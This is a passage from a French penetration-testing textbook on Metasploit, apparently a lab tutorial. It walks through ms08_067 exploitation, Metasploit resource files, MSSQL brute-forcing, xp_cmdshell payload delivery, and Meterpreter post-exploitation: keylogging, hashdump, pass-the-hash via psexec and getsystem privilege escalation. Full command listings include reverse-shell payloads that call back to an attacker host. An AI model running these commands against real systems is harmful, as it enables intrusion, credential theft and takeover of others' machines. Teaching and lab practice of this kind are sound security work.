smsf exploit(ms08_067_netapi) > **set RHOST 192.168.33.130**

rhost => 192.168.33.130

msf exploit(ms08_067_netapi) > **set TARGET 3**

target => 3

msf exploit(ms08_067_netapi) > **search ports**

[*] Searching loaded modules for pattern 'ports'...

Compatible Payloads

==========

Name	Rank
windows/dllinject/reverse_tcp_allports	normal
windows/meterpreter/reverse_tcp_allports	normal

. . . SNIP . . .

msf exploit(ms08_067_netapi) > **set PAYLOAD windows/meterpreter/**

payload => windows/meterpreter/reverse_tcp_allports

msf exploit(ms08_067_netapi) > **exploit -j**

[*] Exploit running as background job.

msf exploit(ms08_067_netapi) >

[*] Started reverse handler on 192.168.33.129:1 ❶

[*] Triggering the vulnerability...

[*] Sending stage (748032 bytes)

[*] Meterpreter session 1 opened (192.168.33.129:1 -> 192.168.33.130:1

msf exploit(ms08_067_netapi) > **sessions -l -v**

Active sessions

==========

Id	Type	Information
1	meterpreter	NT AUTHORITY\SYSTEM

```
msf exploit(ms08_067_netapi) > sessions -i 1

[*]  Starting interaction with 1...



meterpreter >
```

Notez que nous ne fixons pas un LPORT, au contraire, nous utilisons allports parce que nous allons essayer de nous connecter hors du réseau sur chacun des ports jusqu'à ce qu'on en trouve un d'ouvert. Si vous regardez de près, vous verrez en ❶ que notre machine attaquante est liée à :1 (tous les ports) et qu'elle trouve un port sortant sur le port 1047 ❷ du réseau cible.

Fichiers de ressources

Les fichiers de ressources sont des fichiers de script permettant d'automatiser les commandes dans msfconsole. Ils contiennent une liste de commandes qui sont exécutées à partir de msfconsole de manière séquentielle. Ils peuvent grandement réduire les temps de test et de développement, afin de vous permettre d'automatiser des tâches répétitives, notamment l'exploitation.

Les fichiers de ressources peuvent être chargés à partir de msfconsole avec la commande resource, ou ils peuvent être passés comme argument de ligne de commande avec l'option -r.

L'exemple simple illustré ci-après crée un fichier de ressources qui affiche notre version Metasploit, puis charge le plug-in sounds :

```
root@bt:/opt/framework3/msf3/ echo version > resource.rc ❶

root@bt:/opt/framework3/msf3/ echo load sounds >> resource.rc ❷

root@bt:/opt/framework3/msf3/ msfconsole -r resource.rc ❸

❹       resource (resource.rc)> version

Framework: 3.7.0-dev.12220

Console  : 3.7.0-dev.12220

resource (resource.rc)> load sounds

[*]     Successfully loaded plugin: sounds

msf >
```

Comme vous pouvez le voir en ❶ et en ❷, les commandes version et load sounds sont "echoed" dans un fichier texte appelé resource.rc. Ce fichier est ensuite transmis à msfconsole à la ligne de commande en ❸ avec l'option -r, et quand le fichier commence à se charger, les commandes sont exécutées en ❹ à partir du fichier de ressources.

Un fichier de ressources plus complexe peut automatiquement exécuter un exploit particulier contre une machine dans votre environnement expérimental. Par exemple, la liste suivante utilise un exploit SMB dans un fichier de ressources nouvellement créé, appelé autoexploit.rc. Nous

avons défini un payload ainsi que notre attaque et l'adresse IP cible dans ce même fichier de sorte que nous n'avons pas à spécifier ces options manuellement lorsque nous tentons cet exploit.

```
root@bt:/opt/framework3/msf3/ echo use
exploit/windows/smb/ms08_067_netapi > autoexploit.rc

root@bt:/opt/framework3/msf3/ echo set RHOST 192.168.1.155 >>
autoexploit.rc

root@bt:/opt/framework3/msf3/ echo set PAYLOAD
windows/meterpreter/reverse_tcp >> autoexploit.rc

root@bt:/opt/framework3/msf3/ echo set LHOST 192.168.1.101 >>
autoexploit.rc

root@bt:/opt/framework3/msf3/ echo exploit >> autoexploit.rc

root@bt:/opt/framework3/msf3/ msfconsole

msf > resource autoexploit.rc

resource (autoexploit.rc) ❶> use
exploit/windows/smb/ms08_067_netapi

resource (autoexploit.rc)> set RHOST 192.168.1.155

RHOST => 192.168.1.155

resource (autoexploit.rc)> set PAYLOAD
windows/meterpreter/reverse_tcp
```

```
PAYLOAD => windows/meterpreter/reverse_tcp

resource (autoexploit.rc)> set LHOST 192.168.1.101

LHOST => 192.168.1.101

resource (autoexploit.rc)> exploit



[*] Started reverse handler on 192.168.1.101:4444

[*] Triggering the vulnerability...

[*] Sending stage (747008 bytes)

[*] Meterpreter session 1 opened (192.168.1.101:4444 ->
192.168.1.155:1033)



meterpreter >
```

Ici, nous spécifions le fichier de ressources au sein de msfconsole, et il exécute automatiquement nos commandes comme indiqué par la sortie affichée en ❶.

Note

Ce ne sont que quelques exemples simples. Au Chapitre 12, vous

apprendrez comment utiliser Karma, un très gros fichier de ressources.

Conclusion

Vous venez d'exploiter votre première machine et obtenu un accès complet avec msfconsole. Félicitations !

Nous avons commencé ce chapitre en couvrant les bases de l'exploitation et en compromettant une cible grâce à une vulnérabilité découverte. L'exploitation consiste à identifier les risques potentiels d'un système et à exploiter ses faiblesses. Nous avons utilisé nmap pour identifier les services potentiellement vulnérables. De là, nous avons lancé un exploit qui nous a donné accès à un système.

Dans le prochain chapitre, nous allons explorer plus en détail Meterpreter en même temps que nous allons apprendre comment l'utiliser en postexploitation. Vous trouverez que Meterpreter est un outil extraordinaire une fois que vous aurez compromis un système.

6

Meterpreter

Sommaire

- Compromettre une machine virtuelle Windows XP
- La récupération des noms d'utilisateurs et des mots de passe
- Pass-the-hash
- Escalade de privilèges
- Usurpation de jetons
- Utilisation de ps
- Pivot sur d'autres systèmes
- Utilisation de scripts Meterpreter
- Utilisation des modules de postexploitation
- Upgrade d'un shell de commandes en un shell Meterpreter
- Manipulation des API Windows avec l'add-on Railgun

Dans ce chapitre, nous allons plonger plus profondément dans ce "couteau suisse du hacker" qui peut considérablement améliorer votre expérience postexploitation. Meterpreter est l'un des produits phares de Metasploit, utilisé comme un payload après l'exploitation d'une vulnérabilité. Un payload représente les informations qui nous sont renvoyées quand nous déclenchons un exploit. Par exemple, lorsque nous exploitons une faiblesse dans une procédure d'appel à distance (RPC, Remote Process Call), déclenchons l'exploit et sélectionnons Meterpreter comme payload, cela nous donnera un shell Meterpreter sur le système.

Meterpreter est une extension du framework Metasploit qui nous permet d'enrichir les fonctionnalités de Metasploit et de compromettre davantage notre cible. Certaines de ces fonctionnalités comprennent des moyens pour couvrir vos pistes, résider en mémoire, dumper les hashs, accéder aux systèmes d'exploitation, pivoter, et bien plus encore.

Dans ce chapitre, nous allons appliquer les méthodes d'attaque standard de Metasploit afin de compromettre un ordinateur sous Windows XP. Notre payload, Meterpreter, nous permettra d'effectuer des attaques supplémentaires après que nous aurons compromis le système.

Compromission d'une machine virtuelle Windows XP

Avant de nous plonger dans les détails de Meterpreter, nous devons d'abord compromettre un système et obtenir un shell Meterpreter.

Scan de ports avec *Nmap*

Nous commençons par identifier les services et les ports en cours d'exécution sur la cible en effectuant un scan de ports avec nmap pour trouver un port à exploiter, comme indiqué ici :

```
msf > nmap -sT -A -P0 192.168.33.130 ❶

[*] exec: nmap -sT -A -P0 192.168.33.130

. . . SNIP. . .
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	**ftp**	**Microsoft ftpd ❹**
25/tcp	open	**smtp**	**Microsoft ESMTP 6.0.2600.2180 ❺**
80/tcp	open	**http**	**Microsoft IIS webserver 5.1 ❻**
|_html-title: Directory Listing Denied			
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	
445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds
1025/tcp	open	msrpc	Microsoft Windows RPC
1433/tcp	open	**ms-sql-s**	**Microsoft SQL Server 2005 9.00.1399; RTM ❷**
6646/tcp	open	unknown	

MAC Address: 00:0C:29:EA:26:7C (VMware)

Device type: general purpose

Running: Microsoft Windows XP|2003

OS details: Microsoft Windows XP Professional SP2 ❸ or Windows Server 2003

. . . SNIP . . .

Nmap done: 1 IP address (1 host up) scanned in 37.58 seconds

msf >

Après avoir mené notre scan de port en ❶, nous constatons que certains ports intéressants sont accessibles, y compris MS SQL en ❷, un vecteur d'attaque potentiel. Mais peut-être que la chose la plus intéressante signalée par nmap, c'est que cette machine fonctionne sous Windows XP Service Pack 2 (SP2) en ❸, qui est maintenant en fin de vie, ce qui signifie que certaines failles publiées n'auront pas été corrigées ou patchées par l'installation du Service Pack 3 (SP3).

À noter également, nous voyons les ports standard FTP ❹ et SMTP ❺, qui pourraient être disponibles pour être mis à profit pour une attaque. Et nous voyons que le port 80 est ouvert ❻, ce qui signifie que nous avons une potentielle application web à attaquer.

Attaque de *MS SQL*

Dans cet exemple, nous allons attaquer le port 1433, MS SQL, parce que c'est souvent un point d'entrée de faiblesse qui peut conduire à une

compromission totale aboutissant à une prise de contrôle de la cible au niveau administrateur.

Pour commencer, nous identifions l'installation de MS SQL, puis nous lançons une attaque par bruteforce sur MS SQL Server pour voir s'il est possible de trouver un mot de passe. Par défaut, MS SQL Server est installé sur le port TCP 1433 et le port UDP 1434, bien que les versions plus récentes permettent une installation sur un port alloué dynamiquement, ce qui peut être randomisé. Heureusement, le port 1434 UDP (pour lequel nous n'avons pas effectué de scan) reste le même et peut être interrogé pour identifier le port dynamique du serveur SQL.

Ici, nous analysons le système et voyons que le port 1434 UDP MS SQL est ouvert :

```
msf > nmap -sU 192.168.33.130 –p1434 ❶

Nmap scan report for 192.168.33.130

Host is up (0.00033s latency).

PORT          STATE         SERVICE

1434/udp      open          ms-sql-m ❷

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds

msf >
```

Comme vous pouvez le voir, nous explorons notre host en ❶ et voyons que le port UDP 1434 de MS SQL en ❷ est ouvert (les Chapitres 11, 13, et 17 porteront plus précisément sur MS SQL).

Lorsque vous ciblez MS SQL, vous pouvez tirer parti du module mssql_ping en bruteforçant le port MS SQL et tenter de trouver le nom d'utilisateur et le mot de passe. Lors de la première installation de MSSQL, le programme demande à l'utilisateur de créer un compte SA (System Administrator). Vous serez souvent en mesure de deviner ou de trouver par bruteforce le mot de passe du compte SA, car lorsque les administrateurs installent cette application, ils ne comprennent pas les ramifications de sécurité engendrées par un mot de passe vide ou quelque chose de trop simple.

Dans l'exemple suivant, nous appelons le module mssql_ping et tentons de bruteforcer le compte SA :

```
msf > use scanner/mssql/mssql_ping

msf auxiliary(mssql_ping) > show options

Module options:

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
```

--

PASSWORD		no	The password for the specifi username
RHOSTS		yes	The target address range or identifier
THREADS	1	yes	The number of concurrent th
USERNAME	sa	no	The username to authenticate

msf auxiliary(mssql_ping) > **set RHOSTS 192.168.33.1/24**

RHOSTS => 192.168.33.1/24

msf auxiliary(mssql_ping) > **set THREADS 20**

THREADS => 20

msf auxiliary(mssql_ping) > **exploit**

[*] Scanned 040 of 256 hosts (015% complete)

[*] Scanned 052 of 256 hosts (020% complete)

```
[*] Scanned 080 of 256 hosts (031% complete)

[*] Scanned 115 of 256 hosts (044% complete)

[*] SQL Server information for 192.168.33.130: ❶

[*] ServerName     = IHAZSECURITY ❷

[*] InstanceName   = SQLEXPRESS

[*] IsClustered    = No

[*] Version        = 9.00.1399.06 ❸

[*] tcp            = 1433 ❹

[*] np             = \\IHAZSECURITY\pipe\MSSQL$SQLEXPRESS\sql\

[*] Scanned 129 of 256 hosts (050% complete)
```

Après avoir appelé le module mssql_ping avec use scanner/mssql/mssql_ping et configuré nos options, nous voyons que l'installation de SQL Server se trouve à 192.168.33.130 ❶. Le nom du serveur est IHAZSECURITY ❷. Son numéro de version 9.00.1399.06 relevé en ❸ équivaut à SQL Server 2005 Express, et nous savons qu'il est à l'écoute sur le port TCP 1433❹.

Bruteforcing de *MS SQL Server*

Ensuite, nous allons bruteforcer le serveur avec le module mssql_login du

framework :

msf > **use scanner/mssql/mssql_login ❶**

msf auxiliary(mssql_login) > **show options**

Module options:

Name	Current Setting	Required	Description
----	-------- -------	--------	-----------
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASSWORD		no	The password for the specified username
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier

RPORT	1433	yes	The target port
THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

msf auxiliary(mssql_login) > **set PASS_FILE /pentest/exploits/fasttrack/bin/dict/wordlist.txt ❷**

PASS_FILE => /pentest/exploits/fasttrack/bin/dict/wordlist.txt

msf auxiliary(mssql_login) > **set RHOSTS 192.168.33.130**

RHOSTS => 192.168.33.130

```
msf auxiliary(mssql_login) > set THREADS 10

THREADS => 10

msf auxiliary(mssql_login) > set verbose false

verbose => false

msf auxiliary(mssql_login) > exploit

[+] 192.168.33.130:1433 - MSSQL - successful login 'sa' :
'password123'❸

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
```

Nous sélectionnons le module mssql_login en ❶ et le configurons avec la liste de mots de passe par défaut de Fast-Track en ❷ (nous parlerons de Fast-Track de façon plus détaillée au Chapitre 11). En ❸, nous avons réussi à deviner le mot de passe SA : password123.

Note

Fast-Track est un outil créé par l'un des auteurs de ce livre qui s'appuie sur de multiples attaques, des exploits et le framework Metasploit pour la distribution de payloads. L'une de ses caractéristiques est sa capacité à utiliser une bruteforce pour attaquer et compromettre MS SQL automatiquement.

xp_cmdshell

En exécutant MS SQL à partir du compte SA, nous pouvons effectuer la procédure stockée xp_cmdshell, ce qui nous permet d'interagir avec le système d'exploitation sous-jacent et d'appliquer des commandes. Le xp_cmdshell est une procédure stockée intégrée qui est embarquée par défaut dans SQL Server. Vous pouvez l'appeler et en obtenir l'exécution de requêtes sous-jacentes sur le système d'exploitation interagissant directement avec MS SQL. Pensez-y comme à une sorte d'invite de commande superutilisateur qui vous permet d'exécuter tout ce que vous voulez sur le système d'exploitation. Lorsque nous avons accès au compte SA, nous constatons que le serveur MS SQL est généralement en train de s'exécuter avec des autorisations de niveau SYSTEM, ce qui nous permet un accès complet en tant qu'administrateur à la fois sur MS SQL et sur la machine elle-même.

Pour lancer un payload sur le système, nous allons interagir avec le xp_cmdshell, ajouter un administrateur local et fournir le payload par le biais d'un fichier exécutable. David Kennedy et Joshua Drake (jduck) ont écrit un module (mssql_payload) qui peut être utilisé pour fournir un payload de Metasploit par xp_cmdshell :

```
msf > use windows/mssql/mssql_payload ❶

msf exploit(mssql_payload) > show options



Module options:



                  Current
```

Name	Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
UseCmdStager	true	no	Wait for user input before returning from exploit
VERBOSE	false	no	Enable verbose output

Exploit target:

Id	Name

```
    0   Automatic

msf exploit(mssql_payload) > set payload
windows/meterpreter/reverse_tcp ❷

payload => windows/meterpreter/reverse_tcp

msf
exploit(mssql_payload)      > set LHOST 192.168.33.129

LHOST =>
192.168.33.129

msf
exploit(mssql_payload)      > set LPORT 443

LPORT => 443

msf
exploit(mssql_payload)      > set RHOST 192.168.33.130

RHOST =>
192.168.33.130

msf
exploit(mssql_payload)      > set PASSWORD password123

PASSWORD =>
password123
```

```
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on 192.168.33.129:443
[*] Command Stager progress - 2.78% done (1494/53679 bytes)
[*] Command Stager progress - 5.57% done (2988/53679 bytes)
[*] Command Stager progress - 8.35% done (4482/53679 bytes)

. . . SNIP . . .

[*] Command Stager progress - 97.32% done (52239/53679 bytes)
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.33.129:443 ->
192.168.33.130:1699)

meterpreter > ❸
```

Après avoir sélectionné le module mssql_payload et configuré notre payload à Meterpreter en ❷, tout ce que nous devons faire est de définir les options standard avant de commencer notre session Meterpreter. Nous avons réussi à ouvrir une session Meterpreter en ❸ sur la machine cible.

Pour rappel, lors de l'attaque décrite ici, nous avons utilisé le module mssql_ping pour trouver le mot de passe SA de MS SQL que nous avons découvert : password123. Nous avons ensuite exploité le module mssql_payload afin de communiquer avec MS SQL et télécharger un shell Meterpreter par MS SQL, lequel shell nous a été présenté, ce qui a compromis alors complètement le système. Une fois que le shell Meterpreter est présenté, nous savons que l'exploit a réussi et nous pouvons continuer l'exploitation sur ce système.

Commandes de base de *Meterpreter*

Ayant réussi à compromettre la cible et a récupérer une console Meterpreter sur le système, nous pouvons glaner plus d'informations avec quelques commandes de base Meterpreter. Utilisez la commande help à tout moment pour plus d'informations sur la façon d'utiliser Meterpreter.

Faire une capture d'écran

La commande screenshot de Meterpreter va exporter une image du bureau de l'utilisateur actif et l'enregistrer dans le répertoire /opt/metasploit3/msf3/ (voir Figure 6.1).

meterpreter > **screenshot**

Screenshot saved to: /opt/metasploit3/msf3/yVHXaZar.jpeg

Des captures d'écran de bureau offrent une excellente façon d'en apprendre davantage sur un système cible. Par exemple, à la Figure 6.1, on peut voir que le logiciel antivirus McAfee est installé et fonctionne, ce qui signifie que nous devons être prudents sur ce que nous téléchargeons dans le système (le Chapitre 7 traite de manière plus détaillée du contournement des antivirus).

Figure 6.1
Capture d'écran Meterpreter.

sysinfo

Une autre commande que nous pouvons spécifier est sysinfo, qui va dévoiler la plateforme sur laquelle le système est installé, comme indiqué ici :

```
Meterpreter> sysinfo

Ordinateur  : IHAZSECURITY

OS          : Windows XP (Build 2600, Service Pack 2). Arch: x86
```

```
Langue       : fr
```

Comme vous pouvez le voir, ce système est équipé de Windows XP Service Pack 2. Parce que le SP2 est en fin de vie, nous pouvons supposer que nous pouvons trouver une tonne de failles sur ce système.

Capturer des keystrokes

Maintenant, nous allons récupérer les hashs de password de ce système, qui pourront soit être crackés soit utilisés dans une attaque. Nous allons également lancer keystroke logging (enregistrement des frappes du clavier) sur le système distant. Mais d'abord, nous allons dresser la liste des processus en cours d'exécution sur le système cible avec la commande ps.

```
meterpreter > ps ❶


Process list

============


    PID   Name              Arch  Session  User

    ---   ----              ----  -------  ----

    0     [System
          Process]
```

```
 4     System          x86   0       NT AUTHORITY\SYSTEM

. . . SNIP . . .

 1476  spoolsv.exe     x86   0       NT AUTHORITY\SYSTEM
 1668  explorer.exe ❷  x86   0       IHAZSECURITY\Administrator

. . . SNIP . . .

 4032  notepad.exe     x86   0       IHAZSECURITY\Administrator

meterpreter > migrate 1668 ❸
[*] Migrating to 1668...
[*] Migration completed successfully.
```

```
meterpreter > run post/windows/capture/keylog_recorder ❹

[*] Executing module against V-MAC-XP

[*] Starting the keystroke sniffer...

[*] Keystrokes being saved in to /root/.msf3/loot/

20110324171334_default_192.168.1.195_host.windows.key_179703.txt

[*] Recording keystrokes...

[*] Saving last few keystrokes...



root@bt:~# cat /root/.msf3/loot/20110324171334_default_192.168.1.195

Keystroke log started at Thu Mar 24 17:13:34 -0600 2011



administrator password <Back> <Back> <Back> <Back> <Back> <Bac
```

L'exécution de ps en ❶ fournit une liste des processus en cours d'exécution, y compris explorer.exe ❷. En ❸, nous rentrons la commande migrate pour migrer notre session dans l'espace de processus explorer.exe. Une fois que cette migration est terminée, nous commençons le module keylog_recorder en ❹ ; on l'arrête après un certain temps en appuyant sur CTRL+C et enfin, en ❺, dans un autre

terminal, nous listons le contenu du keylogger pour voir ce que nous avons récolté.

Récupération des noms d'utilisateurs et des mots de passe

Dans l'exemple précédent, nous avons récupéré des hashs de mots de passe en traçant ce qu'un utilisateur a tapé. Nous pouvons également utiliser Meterpreter pour obtenir les noms d'utilisateurs et les hashs de mots de passe sur un système de fichiers local sans l'utilisation de keyloggers.

Extraire les mots de passe hachés

Dans cette attaque, nous nous servirons du module de postexploitation hashdump de Meterpreter pour extraire le nom d'utilisateur et les mots de passe du système. Microsoft stocke généralement des hachages pour LAN Manager (LM), NT LAN Manager (NTLM), et NT LAN Manager v2 (NTLMv2).

Dans le cas de LM, par exemple, quand un utilisateur entre un mot de passe pour la première fois ou modifie un mot de passe, celui-ci est associé à une valeur de hachage. En fonction de la longueur de la valeur de hachage, le mot de passe peut être divisé en sept caractères. Par exemple, si le mot de passe est password123456, la valeur de hachage pourrait être stockée sous forme de passwor et d123456, ainsi un attaquant n'aura tout simplement plus qu'à casser un mot de passe de sept caractères au lieu d'un de 14 caractères. Avec NTLM, quelle que soit la taille du mot de passe, password123456 serait stocké comme une valeur de hachage de password123456.

Remarque

Nous utilisons un mot de passe très complexe que nous ne serions pas en mesure de cracker dans un laps de temps raisonnable. Notre mot de passe est plus grand que le maximum de 14 caractères pris en charge par LM, il a été automatiquement converti en une valeur de hachage NTLM. Même avec des rainbow tables ou une machine super puissante, il faudrait une quantité significative de temps pour cracker ces mots de passe.

Dans le code suivant, nous avons extrait un identifiant et un hash de mot de passe pour le compte utilisateur Administrateur avec l'UID 500 (la valeur par défaut du compte Administrateur dans Windows). Les chaînes de caractères qui suivent Administrator:500 sont deux hashs du mot de passe Administrateur. Cela montre un exemple simple d'un nom d'utilisateur et de hashs de mots de passe. Brièvement, nous allons extraire notre propre nom d'utilisateur et hash de mot de passe de notre système Windows XP.

Administrator:500:e52cac67419a9a22cbb699e2fdfcc59e ❶
:30ef086423f916deec378aac42c4ef0c ❷:::

Le premier hachage en ❶ est un hachage LM, et le second en ❷ est un hachage NTLM.

Découvrir le mot de passe d'un hash

Sur votre machine cible, changez votre mot de passe par quelque chose de complexe, comme ceciestunlongmotdepasse&&!!@@## et utilisez Meterpreter pour lister le nom d'utilisateur et les hashs de mots de passe (indiqués dans le listing précédent) de la cible. Nous tirerons parti de la commande use priv, ce qui signifie que nous sommes sur un compte d'utilisateur privilégié.

Pour récupérer la base de donnée du gestionnaire de comptes de sécurité (Security Account Manager, SAM), nous devons être connectés avec les

droits SYSTEM afin de contourner les restrictions d'enregistrement et récupérer la SAM protégée qui contient les noms d'utilisateurs et mots de passe Windows, comme illustré ci-après. Essayez d'effectuer ce scénario sur une machine de test virtuel pour voir si vous pouvez récupérer le nom d'utilisateur et les mots de passe. Dans cette liste, nous exécutons la commande hashdump, qui récupère tous les noms d'utilisateur et les mots de passe du système.

```
meterpreter > use priv

Loading extension priv...success.

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...

[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:b75989f65d1e0
```

Une valeur de hachage qui commence par aad3b435 est tout simplement une valeur de hachage vide ou nulle – une valeur réservée pour indiquer une chaîne vide (quelque chose comme Administrator:500:NOPASSWD:ntlmhash est également nul). Parce que notre mot de passe a plus de 14 caractères, Windows ne peut pas le

stocker sous la forme d'un hash LM, et il utilise la chaîne aad3b435 standard, ce qui représente un mot de passe vide.

Le problème avec le hachage LM

Juste pour rire, essayez ce qui suit : changez votre mot de passe par quelque chose de complexe de 14 caractères ou moins. Puis extrayez les hashes du système avec hashdump et copiez la première valeur de hachage (comme le début de la partie aad3b435 dans l'exemple précédent), qui est le hash LM. Ensuite, recherchez un des nombreux crackers de mots de passe en ligne et soumettez votre valeur de hachage. Attendez quelques minutes, double cliquez sur le bouton Actualiser : votre mot de passe doit être cracké (attention de ne pas utiliser l'un de vos mots de passe réels, parce que l'information est souvent affichée à tous ceux qui visitent le site).

Il s'agit d'une attaque par rainbow tables. Une rainbow table est une table de hachage précalculée utilisée pour inverser les fonctions de hachage cryptographiques, le plus souvent pour le craquage de mots de passe. Les rainbow tables utilisent toutes les combinaisons de caractères, y compris 1-7, a-z, caractères spéciaux et espaces. Lorsque vous soumettez votre hachage à un cracker en ligne, le serveur du site recherche parmi des gigaoctets de rainbow tables la valeur spécifique de votre hash.

Pass-the-hash

Dans l'exemple précédent, nous avons eu une petite complication : nous connaissons le nom de l'utilisateur administrateur et les hashs de mots de passe, mais nous mettons trop de temps pour déchiffrer le mot de passe. Si nous ne connaissons pas ce dernier, comment pouvons-nous nous connecter à des machines supplémentaires et potentiellement compromettre d'autres systèmes avec ce compte utilisateur ?

Nous pouvons utiliser la technique *pass-the-hash* dans laquelle nous n'avons que le hash, pas le mot de passe lui-même. Le module Metasploit windows/smb/psexec rend tout cela possible, comme indiqué ici :

```
msf> use windows/smb/psexec ❶

msf exploit(psexec)> set PAYLOAD windows/meterpreter/reverse_t

payload => windows/meterpreter/reverse_tcp

msf exploit(psexec)> set LHOST 192.168.33.129

LHOST => 192.168.33.129

msf exploit(psexec)> set LPORT 443

LPORT => 443

msf exploit(psexec)> set RHOST 192.168.33.130

RHOST => 192.168.33.130



. . . SNIP . . .



msf exploit(psexec)> set SMBPass
aad3b435b51404eeaad3b435b51404ee:b75989f65d1e04af7625ed712ac3
```

❷

```
SMBPass =>
aad3b435b51404eeaad3b435b51404ee:b75989f65d1e04af7625ed712ac3

msf exploit(psexec)> exploit

[*]     Connecting to the server...

[*]     Started reverse handler

[*]     Authenticating as user 'Administrator'...

[*]     Uploading payload...

[*]     Created \JsOvAFLy.exe...
```

Après avoir sélectionné le module smb/psexec en ❶ et défini les options pour LHOST, LPORT et RHOST, nous paramétrons la variable smbpass, et en ❷ nous entrons le hash que nous avons récupéré plus tôt. Comme vous pouvez le voir, l'authentification est réussie et nous obtenons notre session Meterpreter. Nous n'avons pas eu besoin de casser un mot de passe, et aucun mot de passe n'a été nécessaire. Nous avons obtenu des privilèges d'administrateur en utilisant le hash seul.

Lorsque nous avons réussi à compromettre un système sur un grand réseau, dans la plupart des cas, ce système aura le même compte administrateur que plusieurs systèmes. Cette attaque nous permettrait de sauter d'un système à l'autre sans jamais avoir besoin de casser le mot de passe lui-même.

Escalade de privilège

Maintenant que nous avons accès au système, nous pouvons créer un compte utilisateur normal avec des autorisations limitées en utilisant la commande net user. Nous allons créer un compte utilisateur pour montrer comment élever les droits de cet utilisateur (vous en apprendrez plus à ce sujet au Chapitre 8).

Lorsque nous compromettons un compte utilisateur ayant des droits limités, nous nous retrouvons confrontés à des restrictions qui nous empêchent d'exécuter des commandes qui nécessitent des droits administrateur. En élevant les droits d'un compte, nous surmonterons ces restrictions.

Sur une machine Windows XP cible, nous entrons la commande suivante :

C:\Documents and Settings\Administrator>**net user bob password123 /add.**

Ensuite, nous créons un payload Meterpreter, payload.exe, que vous copiez dans la machine XP cible et que vous exécutez sous le compte utilisateur bob. Ce sera notre nouveau compte d'utilisateur limité. Dans cet exemple, nous allons utiliser msfpayload pour créer une payload Meterpreter à base d'un exécutable Windows normal (nous aborderons msfpayload plus en détail au Chapitre 7).

```
root@bt:/opt/framework3/msf3# msfpayload
windows/meterpreter/reverse_tcp

LHOST=192.168.33.129 LPORT=443 X > payload.exe ❶

root@bt:/opt/framework3/msf3# msfcli multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp
```

LHOST=192.168.33.129 LPORT=443 E ❷

[*] Please wait while we load the module tree...

[*] Started reverse handler on 192.168.33.129:443

[*] Starting the payload handler...

[*] Sending stage (748032 bytes)

[*] Meterpreter session 1 opened (192.168.33.129:443 -> 192.168.33.130:1056)

meterpreter > **getuid ❸**

Server username: IHAZSECURITY\bob

Les options LHOST et LPORT demandent à Metasploit de créer un payload Meterpreter qui doit se connecter en retour à notre machine attaquante sur le port 443. Nous appelons ensuite l'interface msfcli pour démarrer un listener handler. Ce handler (gestionnaire d'écoute) attendra les connexions, et quand il en recevra une, il engendrera un shell Meterpreter.

Sur la machine de l'attaquant, nous créons un nouvel exécutable Meterpreter autonome en ❶, copions l'exécutable sur la machine Windows XP et l'exécutons sous le compte utilisateur bob.

Nous mettons ensuite en place un listener en ❷ pour se mettre en attente de la connexion Meterpreter. Une fois que la cible exécute le payload sur le système (payload.exe), nous voyons une console Meterpreter ayant des droits utilisateur limités en ❸. Nous pouvons, par exemple, générer un

payload.exe sur une machine Back|Track, copier le fichier exécutable sur une machine Windows XP et configurer un listener pour obtenir une session Meterpreter.

Comme indiqué dans le listing suivant, on lance un shell Meterpreter en ❶ puis on saisit net user bob. Nous pouvons voir que l'utilisateur bob est un membre du groupe Utilisateurs, qu'il n'est pas un administrateur et a des droits limités. Nous avons une marge de manœuvre d'attaque limitée contre ce système, et nous ne pouvons pas effectuer certaines attaques telles que le dumping de la base de données SAM pour extraire les noms d'utilisateur et les mots de passe (heureusement, Meterpreter nous a couverts, comme vous le verrez dans un instant). Notre requête étant faite, nous pressons CTRL+Z, ce qui enregistre notre session Meterpreter et nous maintient dans le système exploité.

```
meterpreter > shell ❶

Process 2896 created.

Channel 1 created.

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\>net user bob

. . . SNIP . . .
```

Local Group Memberships *Users

Global Group memberships *None

The command completed successfully.

C:\>^**Z**

Background channel 1? [y/N] **y**

Remarque

Voici une autre astuce Meterpreter : pendant que vous êtes dans la console Meterpreter, entrez *background* pour retourner dans msfconsole et quitter la session en cours d'exécution. Ensuite, entrez sessions -l et *sessions -i sessionid* pour revenir à votre console Meterpreter.

Maintenant, nous allons obtenir des droits administrateur ou SYSTEM. Comme le montre le listing suivant, nous entrons use priv pour charger les extensions priv, ce qui nous procure l'accès au module privilégié (qui peut déjà être chargé). Ensuite, nous entrons getsystem afin d'élever notre privilège à celui du système local ou administrateur. Nous avons ensuite vérifié que nous avons des privilèges d'administrateur avec la commande getuid. Le nom d'utilisateur du serveur retourné est NT AUTHORITY\SYSTEM, qui nous dit que nous avons réussi à obtenir l'accès administrateur.

meterpreter > **use priv**

Loading extension priv...success.

meterpreter > **getsystem**

...got system (via technique 4).

meterpreter > **getuid**

Server username: NT AUTHORITY\SYSTEM

Pour revenir au compte utilisateur précédent où nous avons d'abord eu notre shell Meterpreter, nous utiliserons rev2self.

Usurpation de ticket Kerberos

Dans l'usurpation de *jeton d'emprunt*, on récupère un jeton Kerberos sur la machine de la cible et on l'utilise à la place de l'authentification afin d'emprunter l'identité de son créateur. Le jeton d'emprunt est très utile pour les tests de pénétration et il peut être l'une des fonctions les plus puissantes de Meterpreter.

